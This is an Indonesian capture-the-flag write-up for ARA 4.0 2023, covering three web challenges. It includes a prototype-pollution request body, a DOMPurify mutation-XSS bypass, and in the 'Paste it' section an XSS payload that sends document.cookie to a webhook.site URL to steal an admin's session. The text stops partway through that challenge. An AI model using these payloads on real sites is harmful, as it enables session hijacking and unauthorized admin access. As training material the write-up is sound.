

Capture the Flag

ARA 4.0 2023

TIM
sudah dapet orang
sudah dapet orang

mitm
mxlyk
Plasma

DAFTAR ISI

WEB EXPLOITATION	3
- Dewaweb	3
- Pollution	6
- Paste it	9
- Welcome Page	18
- X-is for bla bla	25
REVERSE ENGINEERING	28
- Vidner's Rhapsody	28
CRYPTOGRAPHY	33
- One Time Password (?)	33
- Secrets Behind a Letter	35
- L0v32x0r	37
- SH4-32	39
- babychall	42
FORENSIC	44
- Thinker	44
MISC	49
- in-sanity check	49
- @B4SH	51
- D0ts N D4sh3s	53
- Truth	56
- Feedback	59
OSINT	60
- Time Machine	60
- Backroom	62
- Hey detective, can you help me	65

WEB EXPLOITATION

- Dewaweb

Challenge 78 Solves ×

Dewaweb

100

Dewaweb sedang mencari talenta terhebat!

Kamu adalah seorang inspektur terkenal yang telah dikenal mampu untuk memecahkan seluruh teka-teki. Tidak ada sesuatu yang luput dari penglihatanmu, bahkan untuk sesuatu yang tidak terlihat oleh mata orang biasa. Dewaweb mencari orang sepetimmu.


Saat ini Dewaweb ingin menguji keahlian analisamu. Coba temukan apa yang Dewaweb sembunyikan di website ini. Buktikan bahwa kamu adalah seseorang yang pantas untuk Dewaweb!

<http://103.152.242.116:8417/>


Author: Oxazr#4883

Flag Submit

Pertama mari kita buka web nya terlebih dahulu




Tidak terlihat ada yang menarik, dan keliatannya hanya static page, setelah membuka inspect element, berikut yang dapat kita lihat




```
> <div class="three_box"> ...</div>
  <!-- three_box -->
  <!-- end products -->
  <!-- laptop_section -->
  <!-- part-1 : ARA2023{s4nt4I_ -->
> <div class="laptop"> ...</div>
  <!-- end laptop_section -->
  <!-- customer -->
```

Dari sini karena chrome memiliki fungsi untuk mencari seluruh request, kita tinggal buka network tab



Refresh page nya



Lalu cari part di bagian kiri

```

Aa . * part
▼ 103.152.242.116/ — 103.152.242.116:8417/
167 <!-- part-1 : ARA2023{s4nt4l_ -->

▼ 103.152.242.116/ — 103.152.242.116:8417/
167 <!-- part-1 : ARA2023{s4nt4l_ -->

▼ custom.js — 103.152.242.116:8417/js/custom.js
64 /* part-2 : dUlu_ */

▼ style.css — 103.152.242.116:8417/css/style.css
514 /* part-3 : g4k_ */

```

Namun ternyata kurang 1 part lagi, disini kita cari saja tutup kurung nya } seperti berikut

```

Aa . * }
▼ 103.152.242.116/ — 103.152.242.116:8417/
X-4th-Flag: s1h?XD}

▼ 103.152.242.116/ — 103.152.242.116:8417/
X-4th-Flag: s1h?XD}


```

Dan terlihat flag terakhir, yang ternyata terdapat di header nya


FLAG:

ARA2023{s4nt4l_dUlu_g4k_s1h?XD}

- Pollution



Pertama mari kita buka page nya



Kelihatannya kita bisa mensubmit sesuatu, sebelum mencoba mari kita buka source nya terlebih dahulu

```
1  const express = require('express');
2  const bodyParser = require('body-parser');
3  const secret = require('./secret');
4  const path = require('path');
5  const app = express();
6
7  app.use(bodyParser.text());
8  app.use('/static', express.static(path.resolve('static')));
9
10 const baseUser = {
11   "picture": "profile.jpg"
12 }
13
14 app.get('/', (req, res) => {
15   res.sendFile('/views/index.html', { root: __dirname });
16 })
17
18 app.post('/register', (req, res) => {
19   let user = JSON.parse(req.body);
20
21   // Haha, even you can set your role to Admin, but you don't have the secret!
22   if (user.role === "Admin") {
23     console.log(user.secret);
24     if(user.secret !== secret.value) return res.send({
25       message : "wrong secret! no Admin!"
26     });
27     return res.send({
28       "message": "Here is your flag!",
29       secret: secret.value
30     });
31   }
32
33   let newUser = Object.assign(baseUser, user);
34   if(newUser.role === "Admin") {
35     return res.send({
36       "message": "Here is your flag!",
37       secret: secret.value
38     });
39
40   else return res.send({
41     "message": "No Admin? no flag!"
42   });
43
44 }
45
46 const port = 1337;
47 app.listen(port, () => {
48   console.log(`Listening at port:${port}`);
49 })
```

Berikut merupakan source code dari web tersebut, bila kita perhatikan di bagian atas, kita bisa menggunakan role Admin, namun kita butuh tahu secret nya, yang merupakan flag

Namun di bagian kedua seperti nya role nya di check lagi, namun kali ini tidak di check apakah si user memiliki secrete atau tidak

Dan sebelum check tersebut, terdapat object assignment terhadap newUser.role

Dari beberapa hal tersebut dapat disimpulkan, kemungkinan besar serangan yang harus dilakukan adalah prototype pollution

Disini lagi lagi karena mager, kita bisa mengirimkan request nya melalui mozilla

The screenshot shows a browser developer tools Network tab. A POST request to `/register` has been made. The response status is 200 OK. The response body is a JSON object:

```
{"message": "Here is your flag!", "secret": "ARA2023{e4sy_Pro70typ3_p0llut1oN}"}
```

Lalu sekarang kita tinggal buat request nya sesuai keinginan kita

The screenshot shows a browser developer tools Network tab. A POST request to `/register` has been made. The request body is a JSON object:

```
{"username": "test", "secret": "test", "__proto__": {"role": "Admin"}}
```

Tinggal kita kirim dan...


The screenshot shows a browser developer tools Network tab. A POST request to `/register` has been made. The response status is 200 OK. The response body is a JSON object:

```
{"message": "Here is your flag!", "secret": "ARA2023{e4sy_Pro70typ3_p0llut1oN}"}
```


FLAG:

ARA2023{e4sy_Pro70typ3_p0llut1oN}

- Paste it



Tentu nya pertama kita buka dulu web nya



Kelihatan nya web kita dapat mengirim kan sesuatu, mari kita buka inspect element nya

```
<h1 class="text-center text-xl mb-3">Paste links and text together!</h1>
▼<div class="p-4 bg-neutral-200 rounded-md border-[1px] border-neutral-600 mb-7">
  <div>
    <textarea id="paste" rows="4" class="w-full bg-neutral-200 p-2.5 text-sm rounded-md">http://example.com</textarea>
    <button id="submit" class="mt-3 w-full bg-lime-300 px-2 py-1 rounded-lg border-[1px]" type="button">Submit</button>
  </div>
</div>
...
<script src="/static/js/script.js"></script> == $0
</body>
</html>
```

html body script

Ternyata hanya ada satu file js, mari kita buka untuk menganalisa lebih lanjut

```
function addPaste() {
  const paste = document.getElementById("paste").value;
  console.log("test")
  fetch("/", {
    method: "POST",
    headers: {
      "Content-Type": "application/json"
    },
    body: JSON.stringify({
      paste: paste
    })
  })
  .then((response) => response.json())
  .then((data) => {
    return window.location.href = `/ ${data.id}`;
  });
}

const submit = document.getElementById("submit");
if(submit) {
  submit.addEventListener("click", addPaste);
}
```

Kelihatan nya data yang kita isi akan di kirim kan ke server nya lagi, mari kita coba test web nya

Paste links and text together!

```
<b>test</b>
```

Submit


test

Seperti nya terdapat xss pada page tersebut, mari kita kirim kan payload xss

Paste links and text together!

```
<script>alert(0)</script>
```

Submit



Kelihatannya terdapat semacam filter pada web tersebut, dan setelah melihat lihat pada source web tersebut berikut yang saya temukan

```
<script>
  const paste = document.getElementById('paste');
  const url = window.location.href;
  const id = url.split('/')[3];
  fetch('/api/paste/${id}')
    .then(res => res.json())
    .then(data => {
      paste.innerHTML = DOMPurify.sanitize(data.value);
    })
</script>
```

Dari sini kita tahu bahwa web tersebut menggunakan DOMPurify untuk memfilter user input

Setelah mencari payload untuk membypass, berikut yang saya temukan

DOMPurify bypass

So let's get back to the payload that bypasses DOMPurify:

```
1 <form><math><mtext></form></form><mglyph><style></math><img src onerror=alert(1)>
```

The payload makes use of the mis-nested `html form` elements, and also contains `mglyph` element. It produces the following DOM tree:

```
└<html form>
  └<math math>
    └<math mtext>
      └<html form>
        └<html mglyph>
          └<html style>
            └#text: "</math><img src onerror=alert(1)>"
```

This DOM tree is harmless. All elements are in the allow-list of DOMPurify. Note that `mglyph` is in HTML namespace. And the snippet that looks like XSS payload is just a text within `html style`. Because there's a nested `html form`, we can be pretty sure that this DOM tree is going to be mutated on reparsing.

Dan bila kita masukan kode tersebut kedalam web nya berikut hasil nya



Dapat di simpulkan bahwa bypass nya berhasil

Namun tidak cukup di sini, kalau kita ingat sempat terdapat cuplikan kode experiment, yaitu berikut

```

// Experimental feature
if(Arg.parse(location.search).dev) {
    console.log("You are in dev mode. Now you can report your paste with Admin.");
}


const content = document.getElementById("content");
const reportToAdmin = document.createElement("button");
reportToAdmin.id = "reportToAdmin";
reportToAdmin.setAttribute("class", "mt-3 w-full bg-lime-300 px-2 py-1 rounded-lg border-[1px] border-neutral-600 focus:outline-lime-300");
reportToAdmin.innerHTML = "Report this paste!";
content.appendChild(reportToAdmin);

const reportToAdminButton = document.getElementById("reportToAdmin");
reportToAdminButton.addEventListener("click", () => {
    fetch('/api/report/' , {
        method: "POST",
        headers: {
            "Content-Type": "application/json"
        },
        body: JSON.stringify({
            id: id
        })
    })
    .then(res => res.json())
    .then(data => {
        if(data.success) {
            alert("Your paste has been reported to Admin. Thank you for your contribution.");
        } else {
            alert("Something went wrong. Please try again later.");
        }
    })
})
}
}

```

Dari sini dapat disimpulkan nanti nya page tersebut dapat di report atau kirimkan ke admin yang memiliki cookie

Dan ternyata untuk membuka fungsionalitas tersebut kita bisa tinggal menambah parameter **?dev=1** pada link page nya seperti berikut



Sekarang kita tinggal buka webhook dan cookie stealer nya

Webhook.site Docs & API Custom Actions WebhookScript Terms & Privacy Support

REQUESTS (0/500) Newest First Search Query

Waiting for first request...

Your unique URL (Please copy it from here, not from the address bar!) <https://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa>

Your unique email address 1a5bdb3e-f043-4823-bbda-8a1a5b639faa@email.webhook.site

Are you not receiving anything? Make sure that you copied the URL from above, and *not* from the browsers' address bar.
To change the response (status code, body content) of the URL, click Edit above.
With Webhook.site Pro, you get more features like Custom Actions that lets you extract JSON or Regex values and use them to send emails and requests, write Star on GitHub

Request Details Permalink Raw content Headers

Date
Size 0 bytes
ID

Query strings (empty) Form values (empty)

No content

Paste links and text together!


```
<form><math><\!\!\!mtext></\!\!\!mtext></math></form><mglyph><style></style></math><\!\!\!img src onerror='var temp = document.cookie; fetch("htt"+ps://webhook.site/1a5bdb3e-f043-4823-bbda-8a1a5b639faa?cookie='+temp)'>
```

Submit

Tinggal kita kirim dan

The screenshot shows the Webhook.site interface. At the top, there are navigation links: Doc & API, Custom Actions, Webhook Script, Terms & Privacy, and Support. On the right, there are buttons for Copy, Edit, New, and Log in, along with an Upgrade link. Below the header, a search bar and a dropdown menu are visible. The main area displays a list of requests under 'REQUESTS (1500) Newest First'. A single request is selected, showing details: Method: GET, Date: 02/06/2023 8:56:47 PM, URL: https://webhook.site/1a5bd3e-f043-4823-bbda-8a1a5b639f6a?cookie=. The 'Request Details' section includes fields for Host, Date, Size, ID, and Files. The 'Headers' section lists various HTTP headers. The 'Query strings' section shows cookie: (empty). The 'Raw content' and 'Export as' buttons are also present.

Berhasil sekarang kita tinggal kirimkan page yang sama ke admin nya



Dan berhasil, sekarang kita tinggal lihat di webhook, apakah cookie nya di dump

